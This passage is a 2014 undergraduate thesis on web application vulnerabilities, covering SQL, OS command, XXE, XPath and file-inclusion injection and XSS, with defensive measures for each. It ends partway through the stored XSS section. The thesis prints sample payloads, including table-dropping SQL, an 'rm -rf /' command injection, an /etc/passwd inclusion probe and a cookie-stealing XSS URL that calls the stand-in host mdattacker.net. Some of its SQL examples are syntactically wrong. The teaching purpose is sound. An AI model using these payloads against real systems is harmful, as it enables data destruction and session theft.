Bhanu Pratap Yadav

Web Application Vulnerabilities

Helsinki Metropolia University of Applied Sciences

Bachelor of Engineering

Information Technology

Thesis

23 April 2014

Helsinki Metropolia University of Applied Sciences

Author(s) Title Number of Pages Date	Bhanu Pratap Yadav Web Application Vulnerabilities 55 pages + 1 appendix 23 April 2014
Degree	Bachelor of Engineering
Degree Programme	Information Technology
Specialisation option	Software Engineering
Instructor(s)	Kimmo Sauren, Principal Lecturer

Web application security has been a major issue in information technology since the evolvement of dynamic web application. The main objective of this project was to carry out a detailed study on the top three web application vulnerabilities such as injection, cross-site scripting, broken authentication and session management, present the situation where an application can be vulnerable to these web threats and finally provide preventative measures against them.

In order to achieve the goal, vulnerability testings were done on the web applications which were created on the local host. The method used for testing was through penetration and code review. For penetration testing, BurpSuite, BackTrack5r3 software were used as web application penetration tool. In addition to these, WireShark, which is network analysing tool, and Tamper Data, which is browser add-on for editing HTTP header, were used.

After successful completion of the vulnerability tests, it was clear that these web threats were capable of doing serious damage to an application or system by extracting, modifying, and destroying unauthorized information of the application.

Fight against web application security has always been challenging. Hence, proper preventive measures, good knowledge of web security, better coding and handling of application will always be key weapons against web threats.

Keywords	Web application security, vulnerability testing, injection, cross site scripting, session, authentication, BurpSuite, BackTrack5 r3

Abbreviations

CSS	Cascading Style Sheet
DOM	Document Object Model
HTML	Hypertext Markup Language
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
OWASP	Open Web Application Security Project
PHP	Hypertext Preprocessor
REST	Representational State Transfer
SOAP	Simple Object Access Protocol
SQL	Structured Query Language
SSL	Secure Socket Layer
T-SQL	Transact SQL
URL	Uniform Resource Locator
WISDL	Web Service Description Language
XML	Extensive Markup Language
XSS	Cross Site Scripting

Contents

1 Introduction

The Internet and information system have progressed drastically since the last few decades. In the early 90's websites consisted of static pages which were basically plain text files displayed in a web browser. With the development of new technologies, web applications have achieved phenomenal success in the information technology world. In the beginning, computer browsers were used for accessing web applications, but now there are many small devices such as Smartphone, a tablet which is used for accessing web applications. Like the Internet, a web application has become an important component in corporate, public and government sectors. Web applications today are more functional and dynamic and are used on a daily basis for shopping, social networking, banking, searching queries or locations, booking travel tickets or reserving appointments or for web mail. Development of web applications has brought some serious web vulnerabilities which have caused potential damage to person, organizations or governments.

Modern web applications are database-driven. Web applications support features such as login, registration, online payment, and billing address. In order to access these features, the client must submit personal and confidential information such as name, username, bank account number, social security number, password, credit card number, and address that are stored in the database of the application. Attacks on these kind of systems cost not only losing credentials, but also misuse of them. For example, if an attacker gets a username and password of a government employee, he or she can easily steal confidential government data.

The main objective of the project was detection and prevention of web vulnerabilities. According to Open Web Application Security Project (OWASP), as of 2013 the top three web vulnerabilities are listed below. [1]

I. Injection
II. Broken authentication and session management
III. Cross-site scripting

Hence several tests were carried out in order to achieve the goal of the project. The penetration testing technique was used to detect the vulnerabilities, and the code level

approach was used as a preventive mechanism against vulnerabilities. These top threats have been in existence for more than a decade. As a result the project was limited to a detailed study and testing of the top three web security threats.

Web vulnerability is a global threat in the field of modern information technology. Even though any kind of attack without prior permission is considered a serious crime and can be charged with jail imprisonment and monetary penalties, web attacks happen every day. Similarly further development of web applications will give birth to dangerous web threats in future. Hence the reason behind choosing this project was that research on web threats would lead to develop, manage and maintain secure web applications.

2 Injections

In the real world, injection falls under two main categories such as attacking data stores and attacking back-end components. SQL injection, XPath injection, LDAP injection, and NoSQL injection reside under attacking data stores. Injection to XML interpreter, file inclusion injection, mail service injection, OS command injection falls under attacking back-end components. Some of these injections with the respective defence mechanisms are described below.



Figure 1. Components of injection. Copied from w3resource [2].

The components involved in the injection attack to the database is shown in figure 1.

2.1 SQL injection

The SQL injection is one of the most popular and threatening web vulnerabilities. The SQL injection is a way of attacking the database of a web application by passing malicious data to user input, which on execution could cause serious damage to the web application. The SQL injection has been in existence since the SQL database has been connected to web applications. However, the first SQL attack was discovered in 1998 by a hacker named Rain Forest Puppy [3,107]. Databases are an important element of modern web applications. Web applications are more interactive because they are da-

tabase-driven. The web content of a web application is dynamically generated by the use of data from the database. There are different kinds of database servers available such as Microsoft SQL Server, Oracle, MySQL, and Sybase which use SQL for communication. Programming languages used by web application establish a connection with the database, and help the application to interact with users. Each time users make a query, they send commands to the database for execution.

An SQL injection takes place when the malicious SQL code is inserted into user input parameters that concatenate with SQL commands, later passed to a back-end SQL server for parsing and execution. When a web application fails to properly validate or sanitize the user inputs that are passed, it will be possible for an attacker to modify an SQL statement and execute the SQL statement with the same right as the application user. This provides an attacker with an opportunity to view, modify or delete data in the database or possibly take the control of the database server. There have been some high-profile attacks in the past, for example:

I. In October 2013, a hacker group named 'TeamBersek' claimed to have stolen $100,000 from an ISP company called California ISP Sebastian using an SQL injection to hack their website and accessed the usernames and passwords of customers [4].
II. In July 2012, a hacker group named 'D33Ds Company' used Union-based SQL injection on Yahoo and publicly posted dumped passwords of 450,000 Yahoo users [5].
III. On June 2011, Lady Gaga's website was hacked and personal information of thousands of her fans was stolen by a hacking group named 'Swagger Security', via an SQL injection [6].

2.1.1 Basic SQL injection

SQL injection vulnerabilities most commonly occur due to a programmer's negligence or limited knowledge of web security. A programmer does not validate the value coming from user input. In some cases, validation is only done on the client side while validation is not applied on the server side. There are different cases which lead to SQL vulnerability in the application. Some of the cases are listed below and described.

I. Incorrectly handled escape characters
II. Incorrectly handled types

III. Incorrectly handled errors

Incorrectly handled escape characters

When escaped characters are not filtered, SQL database interprets the statement in a different manner, which provide enough information for hackers to find out if the web-site is vulnerable or not. Listing 1 and listing 2 illustrate this vulnerability.

```
SELECT * TABLE user WHERE name =' $uname';
```

Listing 1. Selecting statement with where clause in MySQL

If listing 1 is executed and the number of row returns is more than 0, then the database will pull all the record which belongs to variable `$uname`. However, if variable `$uname` is not sanitized and the user passed some escaped characters along with the string such as "`bhanu' OR '1'='1`" as an input and on form submission, the SQL statement looks like listing 2.

```
SELECT * TABLE user WHERE name ='bhanu' OR '1'='1';
```

Listing 2. Select statement containing escaped character

In listing 2, the SQL database will return all the records even if the name is not correct because the database reads `OR` statement which says `'1'='1'`, which is always true. In this way one can access the database without any credentials. Moreover, if the user passes strings such as "`bhanu'; DROP TABLE user;`" it will delete the entire table as the SQL statement reads it in a different way. Listing 3 shows the behavior of the SQL statement. There are several characters which act as escaped characters such as blank space (), double pipe (||), comma (,), double quotes (") which have special meanings.

```
SELECT * TABLE user WHERE name = 'bhanu';
DROP TABLE user;
```

Listing 3. Select everything where name is "`bhanu`" and delete the table

Incorrectly handled types

Single quotes (‘) act as the string delimiter and when single quotes is used with a number, the number will be treated as a string. The SQL injection due to an incorrect handled type occurs when a numeric parameter is passed into the user input is not checked for type constraints.

```
SELECT * TABLE user WHERE uid = $id;
```

Listing 4. Select statement with where clause accepting number

In listing 4, if the user passes input string such as “ `1; DROP TABLE user;`”, the SQL statement will look like listing 5 and execution of this query will delete the table `user`.

```
SELECT * TABLE user WHERE uid = 1;
DROP TABLE user;
```

Listing 5. Select everything where `uid` is 1 and delete the table `user`

Incorrectly handled errors

An SQL injection will occur due to incorrectly handling error when the server dumps some error messages which are displayed through web applications to the attacker. This kind of error message contains sensitive information about the application or database logic which provides clues to the attacker to determine whether or not the database is vulnerable to any SQL injection attack. The error message helps the attacker to develop the injection which is used in the manipulation of data in the database. Let us assume the attacker passes malicious input with escape character such as “ `bhanu'`” in listing 1. If the developer has proper error handling code for expected or unexpected exceptions, an attacker might see messages such as “name does not exist” or “unknown message” sent by the application, but in the case of poor error handling, the error message will be send by the database server which makes the attacker sure that the web application is vulnerable to an SQL injection.

2.1.2 Blind SQL injection

Normally hackers are dependent on the error message from the database server to determine SQL vulnerability. However in the case of a blind SQL injection, hacker does not rely on the error message but instead passes a logical TRUE or FALSE statement along with the user input request and relies on the specified page displayed. If the query returns TRUE, the page will be displayed and if the query returns FALSE, the page will not be displayed. This type SQL injection is used by the hacker when error message from the database server is disabled.

```
SELECT * FROM user WHERE name = 'bhanu' AND 1=1;
```

Listing 6. Select statement where logical operator is set TRUE

In listing 6, an injected code forces the database to evaluate the logical statement and display normal page since the statement is true.

```
SELECT * FROM user WHERE name = 'bhanu' AND 1=2;
```

Listing 7. Select statement where logical operator is set FALSE

In listing 7, the application is likely to display an SQL error message from the database if the input parameter is not validated or sanitized and the error message provide enough information to the attacker about the possibility of a blind SQL injection.

2.1.3 Defensive measures

To prevent an SQL injection, the user input must not be directly embedded into the SQL statement. There are numerous ways to prevent the SQL injection and some of the methods are listed and described briefly below.

I. Escaping all user supplied input
II. Parameterized queries
III. Stored procedure

Escaping all user supplied input

As described in section 2.1.1, incorrectly handled escaped characters leads the rise of SQL injection, so one of the basic ways to prevent an SQL injection is to escape dangerous characters. Hence the double quote (“) character should be used to replace single quote (‘) character to form a valid SQL string literal. However, escaping all user supplied input is not considered the best way to prevent the SQL injection because some databases allow to escape strings in more than one way. In PHP, the `mysqli_real_escape_string()` function escapes special characters such as NULL (ASCII 0), \n, \r, \, ', ", and Control-Z from the input string before sending a SQL query [7].

Parameterized queries

Parameterized queries, also known as prepared statements are the templates for a query that is used to communicate with the database. Prepared statements are not only the best way to prevent SQL injection but they also improve performance of the application. The reason behind prepared statements being more secure is that it separates the SQL logic from the data being supplied. In other words, prepared statements are sent to the database server first for parsing, compilation and query optimization. After that the input parameter from the user is sent to the database server. Since the prepared statement and any user input are sent separately to the database server, input is not considered the application’s SQL code but rather it is interpreted as data. Prepared statements are parsed, compiled and optimized only once in the beginning by the database server so they run faster and provide better performance.[8]

Stored procedure

A correctly used stored procedure helps to prevent against SQL injection. The stored procedure is a group of T-SQL statements where the query is saved as a specific stored procedure and the SQL statement stored in it can be simply called by the name of that particular stored procedure.[8]

2.2 OS command injection

The OS command injection is a vulnerability which occurs when direct system commands are supplied through unsanitized user input, which interact with the operating system of the web server. It is also called a shell injection. In spite of being less popular than SQL injection, it is easy to exploit and considered extremely dangerous as its consequences are critical. In the worst situation, an attacker can gain complete control over web server. The web browser needs built-in API which establishes interaction with the operating system which can also provide access to the file system. OS command injections are generally targeted at custom-built applications which provide an administrative interface and interaction between the operating system and application which helps the attacker pass direct commands along user supplied input , Uniform Resource Locator (URL) or cookie. It allows execution of shell commands or system shells.[9, 358]

The OS command injection can be injected in various ways by using a combination of different meta characters. The redirection operator (<, >, >>) redirects input or output commands to performs multiple functions such as appending text to a file, modify files on the server. The logical operator (&&, ||) performs a logical operation. Pipes (|) are used to batch multiple commands [2]. In PHP there are many functions which execute shell commands. Out of many functions, `eval()` in PHP is considered an evil function. `eval()` function evaluates an input string as a PHP code. If the malicious command passes through the input, it will dynamically execute the code at run time. Listing 8 illustrates how a command injection is injected in an application where the `eval ()` function is used. [10]

```
<?PHP
     $username = $_GET ['name'];
     $command =  'ls -l /home/'. $username;
     eval ($command);
 ?>
```

Listing 8. PHP code which execute shell command

As shown in listing 8, the application accepts data remotely and executes the code. If an attacker passes malicious code eventually, it will be executed as well since there is

no sanitization or input validation mechanism. If an attacker passes "`;rm-rf/`" into `$username` variable, the `eval ()` function will be executed as shown in listing 9.

```
eval ('ls -l /home/; rm-rf/');
```

Listing 9. Value to be executed inside `eval()` function

In listing 9, there are two parts of codes inside the `eval ()` function separated by a semicolon. In the first part the OS will execute the `ls` command and in the second part it will delete the entire file system.

Defensive measures

The best way to prevent a command injection is to avoid unnecessary execution of remote data. This can be done by using a proper input validation and sanitization technique. The programming language provides a handful of functions which execute shell commands. Hence the uses of such functions should be avoided if possible or any data received from the client should be properly validated or sanitized before using such functions. Remote data from a client can be validated by a blacklist or whitelist mechanism. A black list is a checking for a desired input against malicious code before execution. In other words, a blacklist is a way of filtering the desired input against a list of negative inputs. Normally a negative input includes delimiters such as dash (|), double das (||), semi colon (;), amp (&), double amp (&&) and command such as `ls`, `rm`, `cat`, `net`, `del`, or `copy`. Black list method is not considered ideal for filtering parameters because even though it blocks all the data from the list, it does not filter any data which comes out of the list. A whitelist is a checking for a desired input against the safe execution pattern. In other words, a whitelist is a way of filtering the desired input against a list of all possible inputs. A white list method is considered an effective method because it automatically rejects anything that does not match the list. Hence malicious commands are filtered in this way.

2.3 XML interpreters injection

A web application employs an Extensive Markup Language (XML) to perform the request and response between the browser and front-end and back-end application. The

XML is used in web services such as SOAP, WSDL, REST. Since XML is used to transfer data from the client to the application and vice versa, users can provide various malicious data as an input, which overrides the contents of an XML document, thereby causing potential damage to the application. [9, 383]

2.3.1 XML external entities injection

XML parsing libraries support the use of entity reference in the XML, which provides an attacker an opportunity to gain unauthorized access to the files on the local machine, scan remote machines, inject malicious data, and perform a denial of service on remote systems. The XML allows custom entity references to be defined in the XML document within the optional `DOCTYPE` element on top of the document. XML External Entities can be defined using external references which dynamically build the document at the time of processing. Hence, an XML parser can extract data dynamically from external resources [9]. The XML parser can access external web URLs or resources on the local file system by the external entities in the URL format. An external entity reference is specified with the `SYSTEM` keyword, and its definition is a URL that may use the *`file:`* or *`http:`* protocol [9, 385].

```
<?XML version ="1.0"?>
<!DOCTYPE root
[
<!ENTITY foo SYSTEM "file:///c:/winnt/win.ini">
]>
<in>&foo;</in>
```

Listing 10. XML containing external entity

In listing 10, the XML parser fetches the content of the `c:\winnt\win.ini` and put it in the place of defined entity reference `&foo` used within `<in>`element.

2.3.2 SOAP injection

SOAP is an XML-based communication protocol which is used to send messages between application programs running on the same or two different operating systems, with a different architecture and different programming language over the Inter-

net. One of the implementations of SOAP is in a distributed application where a complete application is distributed in a number of machines, for example, if the database resides on one server and the application resides on another server. In order to perform a request and response between these servers, SOAP can be used. Since SOAP is interpreted in XML and performs the request and response, it is potentially vulnerable to injection. [9, 386]

2.3.3 Defensive measures

An XML external entity injection can be prevented by avoiding the load of external entities. In PHP, the `libxml_disable_entity_loader()` function, when set true, disables loading external entities. However custom entities predefined in the `DOCTYPE` are not disabled. Similarly, some other way of preventing XML interpreter injections is denying XML document which does not have a `DOCTYPE` declaration or contains suspicious entities which are not allowed. This can be achieved by validating the incoming XML document. [11]

2.4 XPath injection

XPath is a language which defines a part of an XML document which uses path expression to navigate from one node to another node of the XML document. One of the tasks of XPath is to retrieve information directly from XML or in conjunction with XQuery or XSLT transformation. Therefore, in the absence of proper sanitization or filter of user input, an attacker can inject an arbitrary code in XPath which thereby gets stored in an XML document. The XPath injection is almost similar to an SQL injection where the attack is targeted to an XML database instead of an SQL database. There are two ways XPath injection can be performed and they are described below.

2.4.1 Informed XPath injection

An application retrieves information from the user and form XPath expression to query the database. If the supplied data from the user contains a malicious code, lack of improper input validation or use of parameterized XPath expression, authentication can be easily bypassed causing serious damage

```
<?xml version="1.0" encoding="UTF-8""?>
<user>
 <name>bhanu</name>
    <password>bhanu123</password>
</user>
```

Listing 11. Basic structure XML document for authentication

Let us assume that snippets in the listing 11 authenticates the users.

```
//Login/user[name/text()='"+loginID+"'
              and password/text()='"+password+"'
```

Listing 12. Xpath Query for name and password

In listing 12, `loginID` and `password` take the user supplied input. XPath supports the `substring()` function which returns a string of specified index. Hence taking advantage of it, an attacker can insert crafted data along with the XPath expression and access the application as an authenticated user.

```
//Login/user[name/text()='Bhanu'  and pass
                              word/text()=' "+password+"'  or
 //Login/user[name/text()='Bhanu'and substring
                   (password/text(),1,1)='B'] and  'a'='a']
```

Listing 13. XPath Query containing value for name and substring function

The crafted data along with the XPath expression is injected to perform an XPath injection is shown in listing 13.

2.4.2 Blind XPath injection

A blind XPath injection is similar to a blind SQL injection where a piece of information from an XML application can be extracted by testing it with Boolean queries. The blind

XPath injection takes place when a string along with Boolean queries is inserted into an XPath query. The application functions in the normal way if the Boolean value is TRUE and it behaves in a different way is the Boolean is FALSE. The attacker can inject a blind XPath injection without prior knowledge of XPath query. In other words, if an application is vulnerable to a blind XPath injection, an attacker will not need to have complete knowledge of XPath. The two techniques to perform a successful blind XPath injection attack are as follows.

I. XPath crawling
II. Booleanization of XPath scalar query

XPath crawling

XPath crawling is a method which allows XPath expressions to crawl through an XML document using scalar queries such as `count(), name(), Uri()` ,they return Boolean, number or strings. With XPath crawling, a complete XML document can be constructed without knowledge of document structure [12]. Listing 14 contains examples of XPath crawling.

```
count(path/child::node())
name(path/attribute::*[position()= N])
```

Listing 14. Xpath Query functions

Booleanization of XPath scalar query

Booleanization of XPath scalar query is the process in which XPath scalar queries are replaced by Boolean value (TRUE/FALSE). By replacing a string or a number generated from XML crawling with a Boolean value, the XPath query can be constructed and it can be implemented in the blind XPath injection. The XPath expression used with functions such as `string.length( ), substring( )` returns the Boolean value if iterated over certain range.[12]

```
'or substring(name(parent::*[position()=1]),2,1)='a
```

Listing 15. XPath Query substring function to check occurrence of string

Referring to listing 11, listing 15 will return false, as the second string of parent(‘user’) is ‘s’, and if the code iterated over a certain range with a different alphabet in string, entire data from XML can be extracted.

2.4.3 Defensive measures

The defensive measures against XPath injection follow the same rules as SQL injection. The XPath injection occurs when malicious code is injected into an XML document, hence sanitizing of user input is the first step to stop XPath injection attacks. Sanitization should be done by the whitelist technique. For example, if the username and password are passed through an XPath query, the whitelist acceptable character for username should be only alphanumeric and password should be hashed. Doing so, special characters such as braces (()), equal (=), colon (:), quotes (‘)are stripped out which would apparently prevent an attacker to change the behavior of the query.

2.5 File inclusion injection

A File inclusion injection occurs when an application accepts files from the local server or remote server. Some applications require the file to be uploaded from remote machine in order to perform a particular function. Similarly, within the local server, files are created to make code re-usable and those files are included in the application using functions provided by the programming languages. A file inclusion injection occurs when a contaminated file is injected into the application and execution of such a file changes the behavior of the application. There are two types of file inclusion injections such as local file inclusion injection and remote file inclusion injection.

2.5.1 Remote file inclusion injection

Remote file inclusion (RFI) occurs in an application which supports dynamic file include from the remote server. In PHP there are some functions such as `include(), require ()` which include and evaluate the files. So when the application receives files from a user input, they are passed into these functions and on execution, the code inside the file is also executed. The attacker can take advantage of this opportunity and send malicious file from remote server [13, 143]. Listing 16 explains how the file from the remote server is injected into the application. Let us assume that listing 16 has the URL ” http://rfi.com/test.PHP” .

```
<?PHP
                $get_file = $_REQUEST["file"];
                include($get_file.".PHP");
    ?>
```

Listing 16. PHP function which execute file from user

In listing 16, variable `$get_file` receives the file from the user through an HTTP request and it is passed inside the `include()` function which holds the file name and extension. Attacker can pass a malicious file through the URL as shown in example URL1.

Example URL 1:

```
http://rfi.com/test.PHP?file=http://vulnerable/attack.
```

When the malicious URL as shown in example URL 1 is passed as a variable, the 'attack.PHP' file which contains contaminated code will be executed.

2.5.2 Local file inclusion injection

Local file inclusion (LFI) vulnerability happens when a malicious file is uploaded into application from the local server. LFI attack is similar to RFI but the only difference is that in case of LFI file is stored in the local server. This type of vulnerability occurs when arbitrary file or the path to a certain file is passed as file name parameter and input is not properly sanitized. LFI vulnerability can cause potential damage such as disclosing credentials or gaining access to unauthorized files. In listing 16, passing `/.etc/passwd%00` into file name parameter will disclose content of `/.etc/passwd`.[14]

2.5.3 Defensive measures

There are a few preventive measures which can protect the application against file inclusion vulnerability. In PHP some function allow direct access to remote files. Functions such as `allow_url_include()` should be discarded. At the same time, for sanitization, whitelist and blacklist technique should be followed which not only prevent users uploading any files but also prevents application's exposure to crafted elements. For example, unexpected characters such as `".. "`, `"/"`, `"%00"` etc should be blacklisted and permitted character should be specified in regular expression like "a-Z0-9".

3 Cross site scripting

Cross-site scripting is another notorious web application vulnerability which arises due to insertion of malicious client side script in the URL of the application. A cross-site attack occurs when the user's browser loads the page which contains a malicious script. The abbreviation of cross site scripting is XSS. In general, two parties involved in a web based attack are the attacker and the victim but in XSS there are three parties namely, the attacker, the victim and the website. In XSS, JavaScript is often used to create a crafted script which can be embedded with HTML and CSS. However other scripting language such as Visual Basic can as well be used to invent a malicious script. It is believed that websites experienced XSS in early 1996 after the evolvement of the JavaScript language. After that, in December 1999, an employee of Internet Explorer at Microsoft working on security, named David Ross, issued a Microsoft internal paper on XSS entitled "Script Injection" which primarily described an exploitation, working, and filtering solution of an XSS attack. This paper came into public release on February 2, 2000 with title "Cross-site Scripting Overview". [15, 2]

Until early 2005, XSS was not considered a serious web threat, and as a result it got less attention from developers. However, an XSS attack on the social networking site Myspace on October 4, 2005 changed the whole perception of it. One of the users of Myspace named, Samy Kamker, created a self-propagating XSS worm called Samy worm. Through this worm, he expanded his friend list to over 1 million in less than 24 hours. Though the filter mechanism implemented by Myspace would prevent the insertion of the JavaScript code on the profile page of the user, Samy inserted the JavaScript code through Cascading Style Sheet. When the URL was loaded, it would invite other users to view his profile and in the meanwhile it would automatically add him as a friend by AJAX running in the background. Since the worm was self-replicating, any user who viewed the victim's user profile would be infected. Below is a list of a few well-known XSS attacks in the real world. [16]

I. On January 7, 2013, according to an article published in 'The Next Web', the Yahoo email account of a user was being hacked by XSS. The email account was hacked after the user clicked the malicious link from the inbox.[17]
II. On April 20, 2008, Barack Obama's website was exploited to redirect the visitor to the campaign website of Hillary Clinton. The exploitation of Obama's website was done by using XSS vulnerability. [18]

The consequences of XSS can be simply from displaying an alert() box to posing potential damages. One of the serious security threats of XSS is session stealing. Some of the other XSS attack payloads include for example, virtual defacement, injecting Trojan functionality, inducing user action, exploiting any trust relationship, escalating the client side attack, network scanning, undermining CSRF defences, data theft, and keystroke logging.

3.1 Reflected XSS

Reflected XSS occurs when a user sends an input to a vulnerable application, and it is then reflected back to the same user's browser. It is the most common type of XSS where the malicious script comes along with the user request. This type of XSS is also referred as type 1 XSS because its life cycle is completed in a single HTTP request/response pair. Since the attacker requests the web page by insertion of a malicious script into the URL, the server immediately responds by displaying the result from the malicious script. As a result, the attack is not stored in the server or, in other words, it can be called a non persistent XSS attack [9, 435]. Example URL 2 below illustrates a simple attack by reflected XSS.

Example URL 2:

```
http://cssattack.com/index.PHP?message=hello%20 world.
```

The URL above takes the value of `message` parameter from the user and display it to the user. The response from the server would be like `<p>Hello World</p>`.
If the attacker finds the `message` parameter not being properly sanitized, he or she can insert some JavaScript code as shown in example URL 3, and it would pop up an alert box.

Example URL 3:

```
http://cssattack.com/index.PHP?message=<script>alert('You
are Hacked');</script>
```

Although the example URL 3 shows one way to implement a reflected XSS attack, it is not a good idea to tease one's web page. However, the attacker can perform a reflected XSS on the vulnerable application and hijack cookies of other users of the application. Figure 2 explains the step of hijacking a cookie through reflected XSS.



Figure 2. Steps involved in reflected XSS. Copied from Stuttard D, Pinto M [9,438]

1. The user enters credentials in the input field and logs into the system. The system issues a session token to the user.
   `Set-Cookie: sessid=14er7t85fffg89547222e475e5f44db698712s`
2. The attacker inserts a crafter URL into the web page of the application and sends it to the user by email, instant message or by other means.
   `http://mdsec.net/error/5/Error.ashx?message=<script>var+i=new+Imag;+i.src="http://mdattacker.net/"%2bdocument.cookie; </script>`
3. The user requests the crafted URL from the server.
4. The server sends the response with the web page along with a malicious JavaScript.
5. The user's browser executes the response from the server which has a malicious code as a part of the content.
6. After the execution of the code, the user's browser sends the session token to the attacker.

7. The Attacker sends a request to the crafted URL `http://mdattacker.net` which the attacker created earlier. The response from the URL gives the session token of the user to the attacker.

Defensive measures

There are a few methods of preventing reflected XSS attack. Some of them are listed below.

I. Encoding
II. Content Security Policy
III. Validation of input and output data

Encoding

Encoding also known as escaping is a technique which interprets the user input as data, not as a code. As a result, even though the attacker injects a malicious script to the page, it will not be executed. In order to make the application more secure, proper encoding should be implemented when the application receives data from the user and when the application renders data into a webpage. A webpage contains multiple contexts where the user can insert untrusted data .For different context, different encoding is needed. Escaping for HTML is different from escaping for other contexts. Therefore, using wrong escaping to a context increases the risk of being exploited rather than being protected. Below are some of the rules of encoding in different contexts of a document.

I. The HTML element content lies inside the body of the page within opening and closing tags such as `<p>...</p>`, `<div>...</div>`. Any user-supplied input should be escaped with HTML entity encoding before inserting it into this context. In PHP, the `htmlspecialchars()` function replaces special characters with HTML entities.

II. Each character of the supplied user input, which is later passed as the value of attribute such as `name, value, width` should be escaped with the HTML entity. Some attributes such as `href, src, style` along with the event handler attribute should be treated with JavaScript escaping.

III. The user supplied data must be quoted before passing into a JavaScript variable. All the characters of the supplied data must should be encoded by Unicode or hex encoding and put into `\xHH` format.

IV. Data inserted into a URL, which accepts an HTTP GET parameter should be escaped by URL encoding where all the characters of the input should be replaced with the `%HH` format. At the same time, it should be kept in consideration that the entire URL should not be encoded.

Content Security Policy

Content security policy (CSP) is a feature in a browser supported by most major browsers. Its main goal is to prevent XSS. It provides an additional layer of protection to the web application against XSS. The website declares a policy to the browser where scripts and other resources are expected to come from. If the website loads scripts and resources from somewhere else, the browser blocks those scripts and resources. It is delivered in each HTTP header response or meta element. The reason behind inserting CSP in the header is that it is hard for an attacker to forged the header. CSP follow certain rules according to which the `eval()` function in JavaScript is disabled, inline JavaScript is not executed and resources can be only loaded from whitelisted items.[19]

Validation of input and output data

Validation is another process which along with encoding and CSP proved to be helpful in preventing XSS attacks. Validation is a filtering mechanism which filters a malicious part of the code from the input and output data. Validation should be done by both the whitelist and blacklist technique. In the whitelist technique, regular expression can be implemented so that only a selected character can be sent by the user. There are certain strings or characters which lead to XSS and which should be blacklisted so that the application would not permit entry of any items which are in the blacklist.

3.2 Stored XSS

Stored XSS occurs when an attacker injects a malicious script into the URL and makes a request to the application. In this case, the malicious script is stored permanently in the database of the application. If the victim accesses the same application, the malicious script will be executed. Stored XSS is common in message forums, comment fields, blogs. Stored XSS is also called persistent XSS because the attacker sends the malicious script to the application, which is stored in the database permanently. It is also referred to as type 2 or second order XSS because there are at least two requests involved it. The first request is when an attacker sends the crafted code to the application. The second one is when the victim views the web page of the application. One good example of stored XSS can be a message forum. In the message forum, an attacker logs in and checks if the application is vulnerable to XSS. If it is vulnerable to XSS, an attacker puts some JavaScript code which would extract a cookie of the document and send it to the application server. Now, when the victim logs in and accesses the message, the victim's cookie will be sent to the attacker. Figure 3 explains the steps involved in stored XSS attacks.

